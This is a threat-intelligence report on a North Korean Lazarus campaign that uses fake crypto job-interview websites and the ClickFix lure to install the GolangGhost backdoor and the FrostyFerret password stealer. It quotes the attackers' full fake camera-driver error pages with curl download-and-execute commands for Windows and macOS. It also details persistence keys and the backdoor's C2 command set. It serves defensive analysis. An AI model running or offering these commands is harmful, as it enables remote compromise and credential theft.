INVESTIGATION REPORT TLP:CLEAR

From Contagious to ClickFake Interview: Lazarus leveraging the ClickFix tactic

Amaury G., Coline Chavane, Félix Aimé and TDR team, March 2025

sekoia

Table of Contents

Introduction 2
Key Takeaways 3
Lazarus: a persistent threat to cryptocurrencies 4
From Contagious to ClickFake Interview 5
- New fake websites for interview 5
- Windows infection chain 10
- MacOS infection chain 10
- FrostyFerret 10
- GolangGhost - An interpreted Go backdoor 11

Interview schemes: how CeFi become prime targets 13
Detection & Hunting Opportunities 15
Conclusion 17
IoCs and technical details 18
- Network 18
- Files hashes 19
- YARA rules 21

Introduction

In March 2025, Bybit, an UAE-based crypto exchange platform, was targeted by Lazarus, a state-sponsored intrusion set attributed to the Democratic People's Republic of Korea (DPRK), leading to the theft of $1.5 billion, which represents a record-breaking crypto heist in history.

The targeting of the cryptocurrency ecosystem by North-Korean threat groups is not new. Indeed, this country has used cyber operations as a means to bypass international sanctions and to finance its ballistic missile and nuclear weapons programs since at least 2014. According to Chainalysis, in 2024 DPRK threat actors stole more from cryptocurrency platforms than ever with an estimated heist of $1.3 billion in 2024 compared to $660.5 million in 2023.

A recent TDR investigation on Lazarus attempts to target the cryptocurrency industry led to the discovery of a malicious campaign targeting job seekers with fake job interview websites we dubbed internally **ClickFake Interview**. Compared to previously documented campaigns against job seekers in the cryptocurrency industry like Operation Dream Job and Contagious Interview, ClickFake Interview leverages fake job interview websites to deploy a Go backdoor - GolangGhost - on Windows and macOS environments by using the now infamous ClickFix tactic.

The infrastructure of ClickFake Interview aligns with technical indicators linked to the Contagious Interview campaign, which has been ongoing since at least December 2022. It led Sekoia's analysts to assess the investigated campaign is the continuum of Contagious Interview. Indeed, there are similarities between the two campaigns in the process leading to the infection using fake job interviews and overlaps in the infrastructure, while different techniques are used to gain initial access.

In this report, we will describe the investigation leading to the discovery of the campaign attributed to Lazarus and dive into the infection chain used to target cryptocurrency job seekers.

Key Takeaways

> **Lazarus** is a state-sponsored threat actor which has been targeting the cryptocurrency industry since at least 2017 to **generate revenue for North Korea**. It is characterized by its ability to leverage various tools, malware and infection vectors and to quickly adapt its Tactics, Techniques and Procedures (TTPs) to evade detection.

> TDR investigation on Lazarus attempts to target the cryptocurrency industry led to the discovery of a **new campaign dubbed ClickFake Interview**. It uses legitimate job interview websites to leverage the ClickFix tactic and install Windows and macOS backdoors.

> The infection chain varies by operating system: on Windows, a VBS script downloads and executes the **GolangGhost backdoor** via NodeJS. While on macOS, a Bash script downloads and extracts malicious components, then executes FrostyFerret to **steal the system password** before launching GolangGhost. This final implant enables **remote control and data theft,** including **browser information exfiltration**.

> Sekoia's analysts assess with **high confidence** that this campaign is in the continuity of **Contagious Interview**, a campaign documented by Palo Alto in November 2023.

> This campaign particularly targets **centralised finance entities**. It aligns with the 2024 trend of Lazarus shifting from targeting decentralised finance to centralised finance.

> Fake job offers are designed to attract profiles **different from software developers and engineers**. This may reflect a new Lazarus strategy aimed at targeting cryptocurrency industry employees **with limited technical expertise**, making them less likely to detect the malicious command during the interview.

Lazarus: a persistent threat to cryptocurrencies

Lazarus is a state-sponsored intrusion set attributed to the **3rd Department of the Reconnaissance General Bureau of the Democratic People's Republic of Korea** (DPRK) and which has been active since at least 2009. Its primary motivation is to conduct **espionage**, especially against the defence industry, while it also conducts operations for **financial gain**, targeting notably finance and cryptocurrency entities to extort money.

Lazarus has targeted entities in Europe, Japan, Taiwan, South Korea, the Middle East, Latin America and the US. It has relied on a wide range of malware and tools to achieve its objectives, leveraging **wiper** (Sharpknot), **spyware** (Manuscrypt), **ransomware** (VHD), **trojanised applications** (PondRAT), and exploiting open-source and zero-day vulnerabilities.

Its mastery of a broad arsenal of malware is also explained by Lazarus' ability to constantly **evolve in terms of Tactics, Techniques and Procedures (TTPs)**, making this threat particularly sophisticated.

Lazarus has targeted cryptocurrency entities since at least 2017 to generate revenue for DPRK. It has leveraged **several infection vectors** to achieve its objective. The most common ones used to target cryptocurrency entities, employees, and users are supply chain attacks, malicious packages on GitHub, trojanized applications, and fake job offers.

sekoia | Lazarus' infection vectors used to target financial entities

Infection Vectors	Description	Targets	Related campaigns
Watering hole	Compromise of legitimate websites to deliver **macOS and Windows malware**	Banks	Central Bank of Bangladesh hack, Polish banks hack
Supply chain	**Insert malicious code in a fake crypto-related application** and let users download the malicious updated version of the software, leading to millions of victims worldwide	Cryptocurrency users	JumpCloud campaign
Malicious packages	Compromise **largely used libraries and packages** (like NPM) to insert a malicious backdoor and make them executed on the target's device	Software developers	Operation KandyKorn, VMConnect, Operation Marstech Mayhem
Trojanized apps	Development **of fake cryptocurrency trading applications,** disguising malware as legitimate software for both Windows and macOS platforms	Cryptocurrency-related businesses, cryptocurrency users	AppleJeus, Hidden Risk
Fake job offers	**Sophisticated spearphishing techniques** based **on fake job interviews** to lure cryptocurrency developers, using real-time messaging apps and social media (WhatsApp, LinkedIn, Facebook, Twitter) to make them download documents or applications with malicious payloads	Software developers and employees	Contagious Interview, Wagemole, In(ter)ception, Operation Dream Job

Sekoia differentiates Lazarus from other sub-clusters of malicious activity like **Bluenoroff, Andariel,** and **TEMP_Hermit.** Despite infrastructure, malware and tools overlap, they tend to use different Tactics, Techniques, and Procedures (TTPs).

From Contagious to ClickFake Interview

In February 2025**,** a TDR investigation on Lazarus attempts to target the cryptocurrency industry led to the discovery of a malicious campaign targeting job seekers with fake job interview websites dubbed internally **ClickFake Interview**. Sekoia assesses with high confidence that this operation is in the continuity of the Contagious Interview campaign first documented by Palo Alto.


Contagious Interview is a malicious campaign ongoing since at least December 2022 and attributed to Lazarus. It has targeted software developers through fake job interviews. Job seekers were contacted to plan a video call for a job interview via LinkedIn or X. During the meeting, they were asked to download a project on GitHub, which was infected by the **BeaverTail** infostealer. In some cases, **BeaverTail** downloads a second-stage payload called **InvisibleFerret.** InvisibleFerret supports functions such as remote control, data exfiltration, browser stealing capabilities, and keylogging.

The objective of Contagious Interview is to obtain remote access and steal sensitive information of a user, including credentials, cryptocurrency wallets and browser information. Since Palo Alto documented the campaign in November 2023, several variants have been found. SentinelOne observed further variants of InvisibleFerret targeting macOS environments. Three variants, **FriendlyFerret, FrostyFerret and FlexibleFerret**, were deployed during a job interview process on a legitimate website. A link with an error message to activate the camera appears, encouraging the target to install or update a software to launch the interview. Once executed, it downloads the malicious payloads on the targeted device.

As of March 2025, the Contagious Interview campaign is still ongoing. Sekoia's analysts assess it has evolved in a new sub-campaign, called **ClickFake Interview**, leveraging fake job interviews to deploy ClickFix tactics and implement Windows and macOS backdoors.

New fake websites for interview


It all starts with operators sending users a URL link on social media, inviting them to a fake cryptocurrency-related interview on a website. As an illustration, a post from late 2024 on X highlights a screenshot depicting a conversation with an operator from the Contagious Interview campaign. During this exchange, the operator conveys interest in a potential participant and suggests they visit a third-party website to engage in a brief remote interview to gather additional insights about them.



Once users land on a fake interview website, they are led through an interview process, encapsulating the following steps:

- Filling out a contact form;
- Responding to three open-ended questions about cryptocurrencies;
- Creating an introductory video using the camera;
- Preparing for the interview.

Here is the user's experience when they first land on the webpage, when they received an invitation link:




We analysed the latest interface of dozens of fake interview websites that have emerged in early 2025. These sites use ReactJS that dynamically loads the entire website content from a single minified JavaScript file hosted under `/assets/index-[RANDOM].js`.

Each website shares the same user interface and stepper, which are populated using data from a JavaScript file generated by ReactJS. Within each minified JS file, there is a structured JSON object. The keys in this object represent invitation identifiers - used for the invitation link's URL (`https://[DOMAIN]/invite/[UUID]`), and the values contain job interview details such as the role, questions, company, test duration, and more. Therefore, each website includes around 10 invitations, each with its specific data.

```JavaScript
{
        b2t7f9q1: {
                "uuid":"b2t7f9q1",
                "testName":"Archblock-Marketing-Manager",
```

```
                "companyName":"Archblock",
                "roleName":"Blockchain Advisor",
                "questionCount":3,
                "testDurationInMinute":"20",
                "BackendURL":"https://[STAGING C2]",
                "companyURL":"https://www.archblock.com",
                "timeLimitInMinute":15,
                "recordTimeInSeconds":300,
                "redirectURL":[
                        "/invite/b2t7f9q1/quiz",
                        "/invite/b2t7f9q1/vintro",
                        "/invite/b2t7f9q1/iprep"
                        ],
                "responsibilities":[TRUNCATED],
                "keyrequirements":[TRUNCATED],
                "questions":[TRUNCATED]
        },
        k8m1zpu3: {
                [...]
        },
        [...]
}
```


The entire setup, meticulously designed to build user trust, proceeds smoothly until the user is asked to enable their camera. At this point, an error message appears indicating that the user needs to download a driver to fix the issue. This is where the operator employs the ClickFix technique.



Depending on the user's operating system, deduced from the User-Agent of his browser, an error message will be presented with commands to copy, paste, and run on their system.

<table>
<tr>
<td>Windows</td>
<td>
Access to your camera or microphone is currently blocked.

The camera drive discoverer on Windows has a race condition in its cache usage. This means multiple processes or threads accessing the cache at the same time can cause problems like:

• Devices may not show correctly, or the cache might contain invalid data.
• Cameras might not appear, or detection might fail when multiple devices are connected.
• Some cameras could appear more than once or not be detected at all.

Here is the solution identified for the issue.

1. Open Command Prompt on Windows
• Press Windows Key + R to open the Run dialog.
• Type cmd and press Enter. This opens the Command Prompt.
2. Update Camera drivers on Windows

To automatically update the latest drivers for Windows, use the following curl command.

<code>curl -k -o "%TEMP%\nvidiadrivers.zip" https://api.smartdriverfix[.]cloud/nvidiadrivers-kp9s.update && powershell -Command "Expand-Archive -Force -Path '%TEMP%\nvidiadrivers.zip' -DestinationPath '%TEMP%\nvidiadrivers'" && wscript "%TEMP%\nvidiadrivers\update.vbs"</code>
</td>
</tr>
<tr>
<td>Mac</td>
<td>
Access to your camera or microphone is currently blocked.

The Camera drive discoverer on MacOS has a race condition in its cache usage. This means multiple processes or threads accessing the cache at the same time can cause problems like:

• Multiple processes accessing the cache at the same time may result in incomplete data.
• Cache access might fail under heavy use or when multiple threads are involved.
• Poor handling of concurrent access could slow things down or cause deadlocks.
• Connected devices might be skipped, misidentified, or duplicated during discovery.
• This makes the component unreliable, especially in multi-threaded or high-load scenarios.

Here is the solution identified for the issue.

1. Open Terminal on MacOS
• Press Command (⌘) + Space on your keyboard. This opens Spotlight Search.
• In the search bar that appears, type "Terminal".
• Press Enter, and the Terminal application will open.
2. Update FFMPEG Drivers on MacOS


To automatically update the latest FFMPEG Drivers for MacOS, use the following curl command.

<code>curl -k -o /var/tmp/coremedia.sh https://api.smartdriverfix[.]cloud/coremedia-kp9s.sh && chmod +x /var/tmp/coremedia.sh && nohup bash /var/tmp/coremedia.sh >/dev/null 2>&1 &</code>
</td>
</tr>
</table>

These commands aim to launch curl to download and execute a malicious bash script for macOS users (`coremedia.sh`) or to download a ZIP archive (`nvidiadrivers.zip`), extract its contents, and run a VBS script (`update.vbs`) within the archive for Windows users.

It is worth mentioning that if an incorrect User-Agent is provided when requesting the URLs (here `api.smartdriverfix[.]cloud`), two decoy files are downloaded. An image is provided for macOS users, and for Windows users, a decoy archive containing a real driver is provided.

The diagram below outlines the complete infection chain for both macOS and Windows, following the execution of the provided command in the user's terminal.



On Windows, a NodeJS downloader is used, whereas on macOS, the process relies on a Bash script. Despite these distinct approaches, both ultimately lead to the persistent installation of a Go implant on the compromised host. It is worth mentioning that on macOS a stealer dubbed by the industry **FrostyFerret**, is executed to retrieve the system password of the user.

Windows infection chain

On Windows, the downloader is launched by the `update.vbs` script executing the command line `cmd /c node nvidia.js`. This downloader is built on the NodeJS Framework and fetches a ZIP archive named `nvidiadrivers.zip` hosted at the following URL `https://api.smartdriverfix[.]cloud/nvidiawins-update`.

Once fetched, the archive's content is extracted under the directory: `C:\Users\[USERNAME]\AppData\Local\Temp\nvidia-drivers\` using the tar utility. Following this, it executes another VBS script called `update.vbs` present among the extracted files, and ensures its persistence by calling `reg.exe` to establish a key named `NvidiaDriverUpdate` under `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` with the value `wscript.exe C:\Users\[USERNAME]\AppData\Local\Temp\nvidia-drivers\update.vbs`.

The second `update.vbs` is designed to execute another Batch file named `go_batch.bat` which is a launcher offering the user a decoy progress bar, thus silently starting the final Go backdoor we called GolangGhost, named `nvidiaupdate.go`.


MacOS infection chain

The bash downloader dubbed `coremedia.sh` merely downloads a ZIP archive based on the processor architecture to `/var/tmp/VCam.zip`, extracts its content into `/var/tmp/VCam/`, and then creates a plist file serving as a service, `/Library/LaunchAgents/com.drive.plist`, which points to a bash file named `cloud.sh`. It then executes a FrostyFerret stealer named `DriverPackX.app` to retrieve the user's system password.

As for the Windows variant, the `cloud.sh` file starts without compiling a Go script by issuing the command line `./bin/go run server.go`.

FrostyFerret

The file DriverPackX.app is already known and partially documented under the name **FrostyFerret** by SentinelOne, or as **ChromeUpdateAlert** by dmpdump. FrostyFerret uses the same icon as Chrome.



When executed, it presents a fake window that mirrors the macOS native UI, claiming that Chrome needs access to the user's camera or microphone, followed by a prompt requesting the user's system password. Regardless of whether the user enters an empty or incorrect password, an alert appears stating that the password is invalid, and then the password is exfiltrated to Dropbox. It is likely used after to access the user's keychain.

GolangGhost - An interpreted Go backdoor

The Go malware is designed for remote control and data theft and its features have already been partially documented by Sonatype and dmpdump. Due to its backdoor and data-stealing capabilities, we named it **GolangGhost**. It is designed for Windows and macOS with Chrome browser stealer capabilities based on the HackBrowserData project. After registering the victim with the C2, it accepts a variety of commands to execute, such as:

Value	Name	Task
qwer	COMMAND_INFO	Retrieve contextual info about the session
asdf	COMMAND_UPLOAD	Push a file on the victim's workstation
zxcv	COMMAND_DOWNLOAD	Retrieve a file from the victim's computer
vbcx	COMMAND_OSSHELL	Execute a shell command
qmwn	SHELL_MODE_WAITGETOUT	Not implemented
qalp	SHELL_MODE_DETACH	Not implemented
ghdj	COMMAND_WAIT	Wait for a duration in seconds
r4ys	COMMAND_AUTO	Launch Chrome stealer
89io	AUTO_CHROME_GATHER	Not implemented
7ujm	AUTO_CHROME_PREFRST	Not implemented

gi%#	AUTO_CHROME_COOKIE	Not implemented
kyci	AUTO_CHROME_KEYCHAIN	Not implemented
dghh	COMMAND_EXIT	Send an exit message to the C2 and quit the process
fwe9	MSG_INFO	Send host systems information to the C2. This command is executed in an infinite loop.

Since GolangGhost is interpreted rather than compiled, its analysis is relatively easy. When launched, it creates a unique random ID for each victim, storing it in a `.host` file within the temporary directory. It ensures that only one instance of the malware runs on the system at any given time. The `.store` file, which holds the process ID of the implant can also be found, as well as the `.ses` file that contains a timestamp and the machine identifier.

When GolangGhost is executed, it establishes a communication to a hardcoded C2. The following data are sent to the C2 in an encrypted form via HTTP POST requests:

Name	**Example of raw value before `packetMake` call**	**Example of clear value before `packetMake` call**
UUID generated, referred as "MACHINEID_FILE_NAME"	508259eb	508259eb
MSG_INFO function name	ZndlOQ==	fwe9
Device name and user name	ZGVza3RvcC01MDEyLXZtXHR5cmVsbF93ZWxsaWNr=	desktop-5012-vm\tyrell_wellick
Device name	ZGVza3RvcC01MDEyLXZtd2luZG93cw	desktop-5012-vm
OS name	d2luZG93cw==	windows
Processor and architecture	YW1kNjQ=	amd64
Called "DAEMON_VERSION" in Go source code	Mi4wLjE=	2.0.1


A function called `packetMake` is called to encrypt this data. For each request, this function encrypts the data in RC4 using a key of 128 bytes generated on the fly. Next, a byte array is populated with the key, the encrypted data, and the MD5 sum of both the key and the encrypted data.

To conclude, GolangGhost can execute several commands received from the C2. These commands include uploading and downloading files, executing shell commands, retrieving contextual information about the infected machine, and stealing users' browsing data. Additionally, the source code contains traces of previously reported malicious domains, suggesting that the malware has been adapted or updated over time.

Interview schemes: how CeFi become prime targets

By collecting data (i.e. JSON objects) included in all the fake interview websites we identified, we were able to determine which companies were unknowingly used as a lure for these fake interviews. Our analysis is based on **184 different invitations** retrieved from fake interview websites.

Among these invitations, we found **14 company names** used to lure the victim into completing the application process. The graph below represents the companies the most used to convince the victim to engage in the interview process.



